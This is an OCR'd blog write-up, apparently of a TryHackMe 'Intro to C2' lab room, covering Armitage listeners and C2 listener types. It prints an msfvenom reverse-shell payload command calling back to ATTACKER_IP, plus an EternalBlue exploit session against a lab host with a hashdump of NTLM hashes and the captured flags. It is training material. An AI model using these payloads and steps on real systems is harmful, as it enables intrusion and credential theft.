
Next, we're going to move onto a topic that all C2 servers have — this being listener creation. To stay on topic, we will demonstrate how to set up a basic listener with Armitage then explore some of the other theoretical listeners you may encounter in various other C2 Frameworks. Let's create a basic Meterpreter Listener running on TCP/31337. To start, click on the Armitage dropdown and go over to the "Listeners" section; you should see three options, Bind, Reverse, and set LHOST. Bind refers to Bind Shells; you must connect to these hosts. Reverse refers to standard Reverse Shells; this is the option we will be using.



Creating a Listener in Armitage


After clicking "Reverse," a new menu will open up, prompting you to configure some basic details about the listener, specifically what port you want to listen on and what listener type you would like to select. There are two options you can

choose from, “Shell” or “Meterpreter”. Shell refers to a standard netcat-style reverse shell, and Meterpreter is the standard Meterpreter reverse shell.



Configuring the Listener

After pressing enter, a new pane will open up, confirming that your listener has been created. This should look like the standard Metasploit exploit/multi/handler module.



Listener successfully configured

After setting up a listener, you can generate a standard windows/meterpreter/reverse_tcp reverse shell using MSFvenom and set the LHOST to the Armitage server to receive callbacks to our Armitage server.

Getting a Callback

MSFVenom Payload Generation

root@kali$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=ATTACKER_IP LPORT=31337 -f exe -o shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload


No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes

Saved as: shell.exe

After generating the windows/meterpreter/reverse_tcp using MSFVenom, we can transfer the payload to a target machine and execute it. After a moment or two, you should receive a callback from the machine.



Callback from the Victim

Listener Type

As previously mentioned, standard reverse shell listeners are not the only ones that exist; there are many varieties that use many different protocols; however, there are a few common ones that we will cover, these being the following:


Standard Listener — These often communicate directly over a raw TCP or UDP socket, sending commands in cleartext. Metasploit has full support for generic listeners.

HTTP/HTTPS Listeners — These often front as some sort of Web Server and use techniques like Domain Fronting or Malleable C2 profiles to mask a C2 server. When specifically communicating over HTTPS, it's less likely for communications to be blocked by an NGFW. Metasploit has full support for HTTP/HTTPS listeners.

DNS Listener -DNS Listeners are a popular technique specifically used in the exfiltration stage where additional infrastructure is normally required to be set up, or at the very least, a Domain Name must be purchased and registered, and a public NS server must be configured. It is possible to set up DNS C2 operations in Metasploit with the help of additional tools. For more information, see this "Meterpreter over DNS" presentation by Alexey Sintsov and Maxim Andreyanov. These are often very useful for bypassing Network Proxies.

SMB Listener — Communicating via SMB named pipes is a popular method of choice, especially when dealing with a restricted network; it often enables more flexible pivoting with multiple devices talking to each other and only one device reaching back out over a more common protocol like HTTP/HTTPS. Metasploit has support for Named Pipes.

Answer to the questions of this section-



6 Command, Control, and Conquer –


Practice Time

Now that you have learned how to exploit hosts using Armitage, you will now get to practice your skills by hacking the virtual machine by using Metasploit and Armitage. There are multiple exploit paths that you may be able to follow. We

encourage you to explore the various exploit paths you may be able to find in order to gain a better understanding of exploitation and post-exploitation modules in Metasploit and Armitage. As a reminder, Armitage is just Metasploit with a GUI; all the same, exploits exist and are categorized the same way.

NOTE: you can also visit the launch guide for Metasploit in task 6- https://drive.google.com/file/d/1u-YmWl7cx3tO2vVjon0EtOGLXVCak2SJ/view

Answer to the questions of this section-



Steps- I followed Metasploit as I was facing issues with Armitage

1)Launch Metasploit with Eternal Blue exploit

```
root@ip-10-10-21-219:/opt/armitage/release/unix# cd ~
root@ip-10-10-21-219:~# msfconsole -q
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_
tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST eth0
LHOST => eth0
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.10.151.157
RHOST => 10.10.151.157
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.21.219:4444
[*] 10.10.151.157:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.151.157:445     - Host is likely VULNERABLE to MS17-010! - Wind
ows 7 Home Basic 7600 x64 (64-bit)
[*] 10.10.151.157:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.151.157:445 - Connecting to target for exploitation.
[+] 10.10.151.157:445 - Connection established for exploitation.
```

2) Dump hashes using meterpreter

```
0) at 2022-03-14 12:21:47 +0000
[+] 10.10.151.157:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=
[+] 10.10.151.157:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=
[+] 10.10.151.157:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c156d5d108721c5626a6a0
54d6e0943c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
Ted:1001:aad3b435b51404eeaad3b435b51404ee:2e2618f266da8867e5664425c1309a5
c:::
```

3) Fetch flags for administrator and Ted account

```
meterpreter > cat C:/Users/Administrator/Desktop/root.txt
THM{bd6ea6c871dced619876321081132744}
meterpreter > cat C:/Users/Ted/Desktop/user.txt
THM{217fa45e35f8353ffd04cfc0be28e760}
meterpreter >
```

Task 7 Advanced C2 Setups –

Command and Control Redirectors


What is a Redirector?


Before we dive into configuring a Redirector, first, what is it? A Redirector is exactly as it sounds. It's a server that "Redirects" HTTP/HTTPS requests based on information within the HTTP Request body. In production systems, you may see a "Redirector" in the form of a Load Balancer. This server often runs Apache 2 or NGINX. For this lab, we will be leveraging Apache and some of its modules to build a Redirector.

Please do refer to this room to read the full content.

Answer to the questions of this section-

Answer for — modify host header in meterpreter payload





Task 8 Wrapping Up –

How to Choose a C2 Framework

After finishing this room, you may be left with some questions, and hopefully, one of them is “How do I know what C2 Framework to choose in my Red Team Operations”. There is no right or wrong answer for this, just a few general questions that you should answer first:

What are your goals?

Do you have a budget?

Do you need something highly customizable?

Is off-the-shelf AV Evasion necessary?

Do you need the ability to create your own modules/scripts?

Is built-in reporting necessary for you?

You should then take that information to the C2 Matrix spreadsheet- https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0 and narrow your selection based on the questions above. If you find a Premium C2 Framework that meets your criteria, it is highly recommended you request an evaluation/trial to find out if that C2 Framework works best for you.

Answer to the questions of this section-

No Answer needed

That’s all for this Write-up, hoping this will help you in solving the challenges of Intro to C2 room. Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

C2 | Command And Control | Tryhackme | Metasploit Framework | Red Team

Following

Written by Shefali Kumari

384 Followers · 17 Following


Love Learning about Malware analysis, Threat hunting, Network Security and Incident Response Management professionally | https://youtube.com/channel/UCf-F-eATCU

No responses yet

What are your thoughts?

Respond

More from Shefali Kumari




Shefali Kumari

TRY HACK ME: Write-Up Phishing

Task 2 Intro To Phishing Attacks -

Nov 12, 2021 12




Shefali Kumari

TRY HACK ME: Basic Static Analysis Write-Up

Task 1 Introduction-

Mar 13, 2023 1



Shefali Kumari

TRY HACK ME: Write-Up Carnage-Malware Investigation using Wireshark

Task 1 Scenario –

Dec 4, 2021 1

Shefali Kumari


TRY HACK ME: Write-Up Module-Vulnerability Research: Exploit Vulnerabilities

TASK 1: INTRODUCTION –

Oct 13, 2021 55 2

See all from Shefali Kumari

Recommended from Medium



embossdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

Aug 7, 2024 27

IritT

Burp Suite: Intruder — TryHackMe Walkthrough

Learn how to use Intruder to automate requests in Burp Suite.

Sep 18, 2024

Lists

Staff picks
800 stories · 1569 saves

Stories to Help You Level-Up at Work
19 stories · 920 saves

Self-Improvement 101
20 stories · 3226 saves

Productivity 101
20 stories · 2724 saves

eater room!

ced capabilities of the Burp Suite framework by focusing on the Burp Suite Repeater module. Bui
Burp Basics room, we will delve into the powerful features of the Repeater tool. You will learn h
us options and functionalities available in this exceptional module. Throughout the room, we wil
lerstanding of the concepts discussed.

t completed the Burp Basics room, we recommend doing so before proceeding. The Burp Basics
l will enhance your learning experience.

isk by pressing the green **Start Machine** button. Also, start the AttackBox by pressing the blue **St**
chine. Then, start Burp and follow along with the next tasks.

Daniel Schwarzentraub

Tryhackme Free Walk-through Room: Burp Suite: Repeater (Updated room)

Tryhackme Free Walk-through Room: Burp Suite: Repeater (Updated room)


Aug 27, 2024


TRedEye

Incident Response Process—Tryhackme walkthrough

Auth:- TRedEye

Dec 29, 2024 4



